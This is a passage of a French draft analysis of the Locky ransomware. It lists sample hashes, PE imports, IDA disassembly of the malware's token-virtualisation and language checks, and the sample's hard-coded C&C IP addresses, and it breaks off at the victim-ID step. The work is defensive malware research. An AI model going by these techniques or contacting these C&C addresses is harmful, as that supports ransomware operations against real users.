

Analyse de Locky

Auteur: Adrien Couëron

Introduction

Contexte

Ce document a été créé pour présenter une analyse du ransomware Locky afin d'améliorer les compétences personnels de l'auteur et de fournir une analyse approfondie du malware.

Le document a été réalisé alors que l'analyse n'était pas complète. Il permet de présenter les premiers résultats de l'analyse. Des mises à jour du document seront effectués tout au long de l'avancée de l'analyse. Aucune relecture n'a été effectuée sur ce document, l'auteur présente ses excuses pour les nombreuses fautes qui sont présentes dans cet ébauche de rapport.

Objectifs

Les principaux objectif de l'analyse est de trouver des moyens de bloquer le processus de chiffrement de fichiers (Communication avec le C&C, détection, ...) et de restaurer des fichiers déjà chiffrés (faiblesse de l'implémentation cryptographique, du partage de clés).

Structure du document

Le document se structure suivant les chapitres suivants:

- Informations sur les fichiers exécutables étudiés du malware
- Dépackage du malware
- Processus d'infection
- Détails de fonctionnement
- Script de réimplémentation de certains mécanismes

Annotation

Des annotations du type ? pourront suivre des explications durant le rapport. Il signale un doute de l'auteur sur la véracité d'un fait. Il préfère de vous le signaler plutôt que de vous induire en erreur.

Si vous voulez affirmer ou corriger des doutes laissés dans ce rapport, il vous est possible d'entrer en contact avec l'auteur (adrien.coueron@wanadoo.fr). Tout doute levé améliorera la qualité de ce rapport et aidera les futurs lecteurs.

I-Informations sur les fichiers

A-Fichier packer

1-Hash

- MD5: 73304ca4e455286b7a63ed71af48390a
- SHA1: e8ea52e0d43f9420a65993a4123fc15d64bc880e
- SHA256:
3dc979164206c86823cab9684e662f84528d40a92027f48d31970c3d8f9f5114
- SHA512:
9d80839100d20c334a4c0f74bb8a2d4dc121c14bbd09d50a80eed7e94e514c8feb28c393f5fd90087b08e387bf83bffb7ac337a48578b86dcdb9b58d90a903c
- SSDEEP:
3072:wOM5W8c5FAswIJPY/ePTkflEVE/3WhKoxasMvzzzFVy0lv4p7RhPu/O3iXgOYbL:eW8c5KIJPY2LkflEVEPWhKnl+A6

2-Type de fichier

locky_packed: PE32 executable (GUI) Intel 80386, for MS Windows

3-Informations PE

- Date de compilation: 24/02/2016 10:53:51
- Machine cible: 0x14C Intel 386 et processeurs précédents compatibles
- Point d'entrée: 0x00417430

a-Sections

Nom	Adresse virtuelle	Taille virtuelle	Taille original	MD5
.text	0x00401000	0x17956	0x17A00	975653a6c2bd9ef08e
.core	0x00419000	0x200	0x17E00	e1596859847c1e1a1
.rsc	0x0041A000	0x108DC	0x10A00	51e53af42d7e5639c2

b-Imports

- ntdll.dll
 - RtlZeroMemory
- KERNEL32.dll
 - InitializeCriticalSection
 - Sleep
 - LeaveCriticalSection
 - GetProcAddress
 - EnterCriticalSection
 - LoadLibraryA
 - LocalAlloc
 - DeleteCriticalSection
 - ReleaseMutex
 - CloseHandle
 - LocalFree
 - CreateThread
 - lstrcpA
 - ExitProcess
 - GetLastError
- ADVAPI32.dll
 - RegCreateKeyExA
 - SetSecurityDescriptorDacl
 - RegCloseKey
 - FreeSid

- SetEntriesInAclA
 - InitializeSecurityDescriptor
 - AllocateAndInitializeSid
- COMCTL32.dll
 - InitCommonControlsEx
 - ImageList_Add

B-Fichier unpacker

1-Hash

- MD5: 45f4c705c8f4351e925aea2eb0a7f564
- SHA1: dc04128fd3e916e56ce734c06ff39653c32ade50
- SHA256:
034af3eff0433d65fe171949f1c0f32d5ba246d468f3cf7826c42831a1ef4031
- SHA512:
a4462f7d98ef88e325aac54d1acffd4b8f174baa77efd58f85cdd145201a99e7b03f9ba6f25bdd25265714aa25070a26f72d18401de5463a91b3d21b47d17b13
- SSDEEP:
3072:3072:pjNaly6K25gyi4x3gS6Y1TcVbrkijMziie:pAsah1wtLjMPe

2-Type de fichier

locky_packed: PE32 executable (GUI) Intel 80386, for MS Windows

3-Informations PE

- Date de compilation: 07:26:59 29/01/2002
- Machine cible: 0x14C Intel 386 et processeurs précédents compatibles
- Point d'entrée: 0x0040A344

a-Sections

Nom	Adresse virtuelle	Taille virtuelle	Taille original	MD5
.text	0x00401000	0xF28B	0xF400	009d0d91d06f2b87817

.rdata	0x00411000	0x60B8	0x6200	fd8ac6be745acedaca4
.data	0x00418000	0x1B64	0xE00	2eba3ead215cf9594aæ
.reloc	0x0041A000	0x21CA	0x2200	0107bbcaa901e0b260

b-Imports

- KERNEL32.dll
 - LeaveCriticalSection
 - GetCurrentThread
 - FindNextFileW
 - GetDiskFreeSpaceExW
 - GetVolumeInformationW
 - GetLogicalDrives
 - GetDriveTypeW
 - EnterCriticalSection
 - LoadLibraryW
 - HeapReAlloc
 - DeleteCriticalSection
 - InitializeCriticalSection
 - GetSystemTime
 - GetTempFileNameW
 - CreateProcessW
 - GetModuleHandleA
 - GetProcAddress
 - GetCurrentProcess
 - FindClose
 - GetVolumeNameForVolumeMountPointA
 - GetWindowsDirectoryA
 - GetLocaleInfoA
 - FindFirstFileW
 - MultiByteToWideChar

- WideCharToMultiByte
- WaitForSingleObject
- CreateThread
- CopyFileW
- GetTempPathW
- Sleep
- GetUserDefaultUILanguage
- GetUserDefaultLangID
- GetSystemDefaultLangID
- SetUnhandledExceptionFilter
- SetErrorMode
- MulDiv
- GetVersionExA
- ExitProcess
- GetModuleFileNameW
- GetLastError
- FlushFileBuffers
- SetFileTime
- GetSystemTimeAsFileTime
- SetFilePointer
- ReadFile
- SetFileAttributesW
- GetFileAttributesExW
- DeleteFileW
- MoveFileExW
- WriteFile
- GetFileSizeEx
- CreateFileW
- CloseHandle
- RtlUnwind
- GetCurrentProcessId

- GetTickCount
- QueryPerformanceCounter
- GetFileType
- InitializeCriticalSectionAndSpinCount
- SetHandleCount
- GetEnvironmentStringsW
- FreeEnvironmentStringsW
- GetModuleFileNameA
- GetStringTypeW
- LCMapStringW
- HeapCreate
- GetStdHandle
- TerminateProcess
- IsDebuggerPresent
- UnhandledExceptionFilter
- GetCurrentThreadId
- SetLastError
- TlsFree
- TlsSetValue
- TlsGetValue
- TlsAlloc
- HeapAlloc
- HeapFree
- GetCommandLineA
- HeapSetInformation
- GetStartupInfoW
- RaiseException
- IsProcessorFeaturePresent
- HeapSize
- GetModuleHandleW
- GetCPInfo

- InterlockedIncrement
 - InterlockedDecrement
 - GetACP
 - GetOEMCP
 - IsValidCodePage
- USER32.dll
 - DrawTextW
 - SystemParametersInfoW
 - ReleaseDC
 - FrameRect
 - FillRect
 - GetSystemMetrics
 - GetDC
- GDI32.dll
 - SetTextColor
 - GetDIBits
 - GetObjectA
 - SetBkMode
 - CreateSolidBrush
 - CreateCompatibleBitmap
 - SelectObject
 - CreateFontA
 - DeleteObject
 - GetDeviceCaps
 - CreateCompatibleDC
 - DeleteDC
- ADVAPI32.dll
 - CryptGetHashParam
 - AccessCheck
 - MapGenericMask
 - DuplicateToken

- OpenThreadToken
- GetFileSecurityW
- CryptHashData
- SetTokenInformation
- OpenProcessToken
- CryptDestroyHash
- CryptCreateHash
- RegSetValueExW
- RegQueryValueExA
- RegDeleteValueA
- RegSetValueExA
- RegCreateKeyExA
- RegCloseKey
- RegOpenKeyExA
- CryptAcquireContextA
- CryptGenRandom
- CryptReleaseContext
- CryptEncrypt
- CryptSetKeyParam
- CryptImportKey
- CryptDestroyKey
- SHELL32.dll
 - SHGetFolderPathW
 - ShellExecuteW
- WININET.dll
 - InternetOpenA
 - InternetCloseHandle
 - InternetSetOptionA
 - HttpOpenRequestA
 - InternetQueryOptionA
 - HttpSendRequestExA

- InternetWriteFile
- HttpEndRequestA
- HttpSendRequestA
- HttpQueryInfoA
- InternetCrackUrlA
- InternetReadFile
- InternetConnectA
- MPR.dll
 - WNetEnumResourceW
 - WNetCloseEnum
 - WNetAddConnection2W
 - WNetOpenEnumW
- NETAPI32.dll
 - DsRoleGetPrimaryDomainInformation
 - DsRoleFreeMemory

II-Unpack

Le fichier unpacké étant disponible et l'analyse du fonctionnement du malware étant la priorité, la procédure de dépackage sera réalisée et expliquée dans l'avenir.

III-Processus d'infection

A-Vue globale

Locky est un ransomware. Son but est de chiffrer les fichiers personnels de l'utilisateur d'un poste infecté. Par la suite, des instructions sont données à l'utilisateur pour lui expliquer comment payer et récupérer ses données. Les instructions sont présentées grâce à un fond d'écran et des fichiers textes dans le système de fichiers.

Une vue globale du processus d'infection analyse couvert par l'analyse est présenté dans l'illustration 1.




Illustration 1: Vue d'ensemble du processus d'infection

Le reste de ce chapitre présente les actions réalisées par le malware dans l'ordre chronologique.

B-Initialisation

1-Désactivation de la virtualisation

Le malware commence par changer les propriétés du token de son processus. Il désactive la "virtualisation". Cela permet au malware d'accéder aux fichiers et aux clés de registres globaux à la machine et non restreint à l'utilisateur?.

```
lea    eax, [ebp+accesstoken]
push   eax                ; TokenHandle
xor     ebx, ebx
push   TOKEN_ADJUST_DEFAULT ; DesiredAccess
                        ; Required to change default owner, primary group or DACL of access token
mov     [ebp+accessTokenInformation], ebx ; accessTokenInformation = 0
call    ds:GetCurrentProcess ; Get handle to the current process
push   eax                ; ProcessHandle
call    ds:OpenProcessToken ; Get current process access token
test    eax, eax
jz      short getAccessTokenFailed
```

```
push   INT_LENGTH        ; TokenInformationLength
lea     eax, [ebp+accessTokenInformation]
push   eax                ; TokenInformation
push   TokenVirtualizationEnabled ; TokenInformationClass
push   [ebp+accesstoken] ; TokenHandle
call    ds:SetTokenInformation ; unsetVirtualizationToThisProcessus
push   [ebp+accesstoken] ; hObject
call    ds:CloseHandle    ; stopUseAccessToken
```

Illustration 2: Désactivation de la virtualisation du processus

2-Désactivation des redirections WoW64

Ensuite le malware désactive les redirections WoW64 (Windows 32 bits on Windows 64 bits) du système de fichiers. Cela enlève les redirections transparentes vers les dossiers de compatibilité 32 bits sur les systèmes 64 bits.



Illustration 3: Désactivation des redirections WoW64

3-Initialisation de la liste des adresses IP de C&C

Le malware contient dans sa configuration une liste d'adresse IP de C&C à contacter. Lors de cette étape, il crée un vecteur contenant chacun de ces adresses en vue de les utiliser plus tard.

```

:004137E0 configuration    T_configuration <3, 7, 1Eh, 0, 0, \
:004137E0                                ; DATA XREF: getPubkey+298↑r
:004137E0                                ; WinMain(x,x,x,x):listIpAddressesEmpty↑r ...
:004137E0                                '31.41.47.37,188.138.88.184,91.121.97.170,5.34.183.136'>

```

Illustration 4: Configuration du sample

Nous voyons ici la structure des données de configuration dont le troisième champs est une liste des adresses IP de C&C séparés par des virgules. Ce sont ces adresse IP qui sont extraites et rentrées dans une structure de données de type vector (Vraisemblablement une structure standard au langage de programmation utilisé).




Illustration 5: Trace d'utilisation de structure de données de type vector

4-Vérification de non infection de postes russes

Le malware vérifie à travers trois paramètres du systèmes s'il n'est pas sur un poste russe (La langue du système, la langue de l'utilisateur et la langue de l'interface graphique). Si pour l'un, il s'avère que c'est le cas, le malware n'effectue pas la procédure de chiffrement.




Illustration 6: Vérification de la non infection de poste russe (Vue précise)




Illustration 7: Vérification de la non infection de poste russe (Vue macro)

L'illustration 7 montre que le flux d'exécution est dévié en fin de programme si le poste est Russe (Trois traits verts partant de la zone jaune).

Ceci permet de configurer le système pour le protéger d'une infection (cf Partie V).

5-Attente avant l'activation du malware

Le malware contient dans sa configuration une donnée qui définit le temps qu'il attendra avant de se déclencher. Il pourra ainsi attendre entre 0 et 9 heures pour s'activer.

```
004137E0 configuration    T_configuration <3, 7, 1Eh, 0, 0, \
004137E0                                ; DATA XREF: getPubkey+298↑r
004137E0                                ; WinMain(x,x,x,x):listIpAdressesEmpty↑r ...
004137E0                                '31.41.47.37,188.138.88.184,91.121.97.170,5.34.183.136'>
```

Illustration 8: Configuration du malware et temps d'attente




Illustration 9: Attente

Le sample étudié attendra 30 secondes.

6-Ouverture de la clé de registre principale

Le malware utilise une clé de registre du nom de "Locky" dans HKEY_USER\Software. Il y stocke l'identifiant de la victime, le texte d'explication pour la rançon, la clé publique pour le chiffrement et un marqueur de réalisation passée de l'attaque. Lorsqu'il ouvre la clé principale, si une erreur apparaît, il n'effectue pas le chiffrement.




Illustration 10: Ouverture de la clé HKEY_USER\Software\Locky (Vue précise)




Illustration 11: Ouverture de la clé HKEY_USER\Software\Locky (Vue macro)

L'illustration 11 montre que si l'ouverture de la clé de registre n'est pas possible, le flux d'exécution est dévié jusqu'à la fin du programme (Trait rouge partant de la zone jaune).

Ceci permet de configurer le système pour le protéger d'une infection (cf Chapitre V).

7-Récupération des valeurs des sous-clés de registre

Locky prend les valeurs présentes dans les sous-clés de registre de clé publique, de texte d'explication, d'identifiant et le marqueur de fin avant de les sauvegarder dans des variables globales.

8-Calcul de l'identifiant de la victime

